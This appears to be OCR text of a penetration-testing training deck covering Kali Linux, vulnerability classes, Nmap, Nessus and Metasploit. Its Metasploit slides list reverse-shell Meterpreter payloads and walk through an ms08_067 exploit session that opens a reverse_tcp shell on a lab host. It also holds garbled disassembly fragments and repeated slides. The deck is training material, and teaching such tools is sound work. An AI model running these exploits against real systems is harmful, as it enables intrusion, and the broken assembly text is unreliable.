
Similar to Shodan, Censys is a web service for finding devices and servers.



Information gathering

GHDB

The Google Hacking Database (GHDB) is a database of sensitive information that can be collected through Google searches. It is maintained and operated by the Exploit Database (ExploitDB).




Information gathering

GHDB

The Google Hacking Database (GHDB) is a database of sensitive information that can be collected through Google searches. It is maintained and operated by the Exploit Database (ExploitDB).

- What you can get from the Google Hacking Database (GHDB)



Kali Linux

Kali Linux is based on Debian and includes a number of hacking tools, making it a popular choice for pen testing.

- Kali Linux
  - Computer operating systems developed by Offensive Security
  - Free to download from the official site, either as an ISO image file or via torrent
    - Mostly used in virtual machines
  - Caveats
    - Should only be used for purposes such as learning about computer security and scanning for vulnerabilities
    - Should not be used for cybercrime purposes, such as hacking into real websites or exfiltrating personal information
  - Download : https://www.kali.org/get-kali/

KALI LINUX

02

Vulnerability and information

- Vulnerabilities overview
- Scanner with Nmap
- Scan vulnerabilities with Nessus
- Metasploit introduction
- Metasploit : Meterpreter
- Password cracking with JtR and Hashcat
- Bash scripting
- Android app vulnerabilities

Vulnerabilities overview

Key types of security vulnerabilities and how to identify them

A security vulnerability is a flaw in a system or software that allows hackers to infiltrate or attack the system. Software errors, improper settings, or bugs often cause them, and require regular audits and updates to fix. These efforts can help keep the system secure.

- Injection attacks
  - Types : SQL injection, OS command injection, etc.
  - Identification methods : validate inputs, use parameterized queries, filter for special characters
- Authentication and session management vulnerabilities
  - Types : weak passwords, session hijacking, etc.
  - Identification methods : strong authentication policies, secure session management, multi-factor authentication
- Cross-Site Scripting (XSS)
  - Types : stored XSS, reflected XSS, etc.
  - Identification methods : validate inputs, apply safe attributes to cookies, use Content Security Policy (CSP)

Vulnerabilities overview

Key types of security vulnerabilities and how to identify them

A security vulnerability is a flaw in a system or software that allows hackers to infiltrate or attack the system. Software errors, improper settings, or bugs often cause them, and require regular audits and updates to fix. These efforts can help keep the system secure.

- Cross-Site Request Forgery (CSRF)
  - Identification methods : use secure tokens, check referrers, use random request variables
- Security misconfiguration
  - Identification methods : review default security settings, use least privilege, and disable unnecessary services
- Access control challenges
  - Identification methods : role-based access control, protect sensitive data, prevent privilege overrides
- Buffer overflows
  - Identification methods : use secure coding, stack guards, and static and dynamic analysis tools

Scanner with Nmap

Nmap is a tool for network detection and security assessment. It offers port scanning and service identification features to analyze network environments and identify vulnerabilities. Its support for a wide range of operating systems and services makes it a popular choice for network administration and security professionals.

- Key features and functions of Nmap
  - Port scanning and service identification
    - Perform port scanning on hosts on your network
    - Identify the services running on any port
  - Identify the operating system
    - Identify the operating system a host is running
  - Optimize performance
    - Enable parallel scanning
  - Multi-operating system and platform support :
    - Runs on a wide range of operating systems, including Linux, Windows, MacOS, and more
    - CLI and GUI interface support
  - Vulnerability scanning
    - Provide scripts and plugins for vulnerability scanning and security assessment

Scan vulnerabilities with Nessus

Developed and maintained by Tenable Network Security, Inc., Nessus helps businesses and organizations scan their IT infrastructure and identify security problems.

- Key features and functions of Nessus
  - Scan for various vulnerabilities
    - Use vulnerability databases to detect various security vulnerabilities on the network
    - Scan applications, operating systems, services, and more for vulnerabilities
  - Automated scanning and scheduling
    - Scan and monitor the system regularly with the automated scanning and scheduling feature
  - Vulnerability database updating
    - Provide a constantly updated vulnerability database
    - Check for the latest security vulnerabilities

Tenable Nessus

Scan vulnerabilities with Nessus


Developed and maintained by Tenable Network Security, Inc., Nessus helps businesses and organizations scan their IT infrastructure and identify security problems.

- Key features and functions of Nessus
  - Scan Cisco and other network devices for vulnerabilities
    - Provide the functionality to assess and report on vulnerabilities found in Cisco and non-Cisco network devices.
  - Vulnerability reports and dashboards
    - Provides powerful reports and dashboards for visual capabilities
  - Evaluate established policies and compliance
    - Nessus scans your system against the policies you define to assess compliance and reports anything that doesn't meet those criteria.
  - Assess compliance
    - Assess an organization's level of security against various compliance standards and provide the ability to comply with regulations such as PCI DSS, HIPAA, CIS, and more.

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.


- Definition
  - Metasploit is a framework for performing vulnerability tests on a variety of servers and applications, including the OS.
- Structure and key features



< Structure of Metasploit>

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.



Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Structure and key features
  - Rex : basic library for most tasks, handling sockets, protocols, text transformation, and supporting SSL, SMB, HTTP, XOR, Base64, and Unicode
  - Msf core : provide basic API and define the Metasploit framework
  - Msf base : provide APIs for use in the framework
  - Exploit : define the module that uses the payload, i.e. the attack code for the vulnerability.
  - Payload : a set of remote code to be executed after the exploit
  - Encoders : ensure that the payloads arrive at their destination correctly
  - Nop : responsible for adjusting the size of the payload

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- When you run it, the message for connecting msfrpcd is prompted, but if you select Start new msfrpcd, it will connect automatically.

- Main menu
  - File : support new connections and searches
  - Exploit : write and execute attack code to exploit various vulnerabilities based on user settings
  - Auxiliary : perform many other auxiliary functions other than vulnerability exploitation, such as information gathering, fuzzing, sniffing, DDoS, etc
  - Payload : create code that will be executed after the attack code is successfully executed
  - History : display the history of actions taken by the user
  - Post-Exploit : show what you can do after a successful attack
  - Console : run Msf Console mode
  - Database : support for database connections and import/export
  - Plugins : support for various plugins

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Key commands

Command	Description
? / Help	Help menu
back	Move back from the current context
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit /quit	Exit the console
info	Display information about one or more modules
irb	Drop into irb scripting mode
jobs	Display and manages jobs
kill	Kill a job

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Key commands

Command	Description
load	Load a framework plugin
loadpath	Search for and loads modules from a path
makerc	Save commands entered since start to a file
reload_all	Reload all modules from all defined module paths
resource	Run the commands stored in a file
route	Route traffic through a session
save	Save the active datastores
search	Search module names and descriptions
sessions	Dump session listings and display information about sessions
set	Set a variable to a value

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Key commands

Command	Description
setg	Set a global variable to a value
show	Display modules of a given type, or all modules
sleep	Do nothing for the specified number of seconds
threads	View and manipulate background threads
unload	Unload a framework plugin
unset	Unset one or more variables
unsetg	Unset one or more global variables
use	Select a module by name
version	Show the framework and console library version numbers

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

Common attack vectors

Scan vulnerabilities

CVE-2012-0754
CVE-2012-4792
...


Change the offset or return address

```
rd_4030A0, esi
p+4Ch+WndClass.cbClsExtra],
p+4Ch+WndClass.cbWndExtra],
GetStockObject
0h              ; lpCursorName
                ; hInstance
p+50h+WndClass.hbrBackgroun
LoadCursorA
0h              ; lpIconName
                ; hInstance
p+50h+WndClass.hCursor], ea
LoadIconA
, [esp+48h+WndClass]
p+48h+WndClass.hInstance],
p+48h+WndClass.hIcon], eax
, lpClassName
```

Pseudocode

```
WndClass.lpszMenuName = 0;
WndClass.style = 3;
RegisterClassA(&WndClass);
v6 = CreateWindowExA(
       0,
       lpClassName,
       lpClassName,
       0xCF0000u,
       -2147483648,
       -2147483648,
       -2147483648,
       -2147483648,
```

Perform an attack after obtaining shellcode




Attacks with MSF

Scan vulnerabilities → Load modules → Set options → Perform an attack

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- MSF attack methods



Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.


- Module name
  - E.g., windows/smb/ms08_067_netapiwindows/meterpreter/reverse_tcp

```
   exploit/windows/vpn/safenet_ike_11              2009-06-01       average  SafeNet SoftRemote IKE Se
rvice Buffer Overflow
   payload/windows/meterpreter/bind_ipv6_tcp                        normal   Windows Meterpreter (Refl
ective Injection), Bind TCP Stager (IPv6)
   payload/windows/meterpreter/bind_nonx_tcp                        normal   Windows Meterpreter (Refl
ective Injection), Bind TCP Stager (No NX or Win7)
   payload/windows/meterpreter/bind_tcp                             normal   Windows Meterpreter (Refl
ective Injection), Bind TCP Stager
   payload/windows/meterpreter/bind_tcp_rc4                         normal   Windows Meterpreter (Refl
ective Injection), Bind TCP Stager (RC4 Stage Encryption)
   payload/windows/meterpreter/find_tag                             normal   Windows Meterpreter (Refl
ective Injection), Find Tag Ordinal Stager
   payload/windows/meterpreter/reverse_http                         normal   Windows Meterpreter (Refl
ective Injection), Reverse HTTP Stager
   payload/windows/meterpreter/reverse_https                        normal   Windows Meterpreter (Refl
ective Injection), Reverse HTTPS Stager
   payload/windows/meterpreter/reverse_https_proxy                  normal   Windows Meterpreter (Refl
ective Injection), Reverse HTTPS Stager with Support for Custom Proxy
   payload/windows/meterpreter/reverse_ipv6_http                    normal   Windows Meterpreter (Refl
ective Injection), Reverse HTTP Stager (IPv6)
   payload/windows/meterpreter/reverse_ipv6_https                   normal   Windows Meterpreter (Refl
ective Injection), Reverse HTTPS Stager (IPv6)
   payload/windows/meterpreter/reverse_ipv6_tcp                     normal   Windows Meterpreter (Refl
ective Injection), Reverse TCP Stager (IPv6)
   payload/windows/meterpreter/reverse_nonx_tcp                     normal   Windows Meterpreter (Refl
ective Injection), Reverse TCP Stager (No NX or Win7)
   payload/windows/meterpreter/reverse_ord_tcp                      normal   Windows Meterpreter (Refl
ective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   payload/windows/meterpreter/reverse_tcp                          normal   Windows Meterpreter (Refl
```

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Exploit and payload identification structure
  - The reference name, which is similar to the path, is identified (e.g., windows/ftp/warftpd).
  - If ambiguous, refer to it by its full name (e.g., Exploit/windows/ftp/warftpd).



Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Payload type

1) Inline (non staged)

E.g. • windows/shell_bind_tcp (single)

- Include everything needed to complete the selected task
- Do it all at once

2) Staged

E.g. • windows/shell/bind_tcp (stage, stager)

- Stagers, stages work together to perform the selected task


• **Stager : establish a communication channel between the** attacker and the victim **and loads the stage code to be executed on the remote host.**
Assume a driver's role. E.g., reverse_tcp, bind_tcp, bind _http

• **Stage : downloaded and executed by the stager. Primarily responsible for establishing sessions.**
E.g., Meterpreter, shell, VNC injection

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Exploit command
  - An exploit can be seen as exploit + payload.



  - What with the exploit command does

Vulnerability attacks based on the selected exploit → Execute arbitrary code (payload) in attacked (memory/process)

Metasploit introduction

Metasploit is an easy tool to run tests against known vulnerabilities without deep knowledge of the vulnerabilities, and is very convenient, allowing customization of exploits, payloads, and more.

- Understanding the exploit flow

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.100.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Korean
[*] Selected Target: Windows XP SP3 Korean (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.100.6
[*] Meterpreter session 1 opened (192.168.100.5:4444 -> 192.168.100.6:1036) at 2014-07-29 11:27:55 +0900

meterpreter >
```

- exploit : windows/smb/ms08_067_netapi
- payload : windows/meterpreter/reverse_tcp

  - 1 : create a handler based on the payload LHOST settings
    - Wait for connection from payload stager (reverse_tcp) (similar to nc -l)
  - 2,3 : know the OS of the target host
  - 4 : automatically set the OS on the target host (set target)
  - 5 : exploit vulnerability & execute arbitrary code (payload stager) using exploit
  - 6 : stage is received from the attacker by the stager.
  - 7 : execute stage, connect session

Metasploit : Meterpreter

Once infiltrated by Metasploit, Meterpreter is used to execute and control commands on a target system.

- Payload - Meterpreter

```
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Korean
[*] Selected Target: Windows XP SP3 Korean (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.100.6
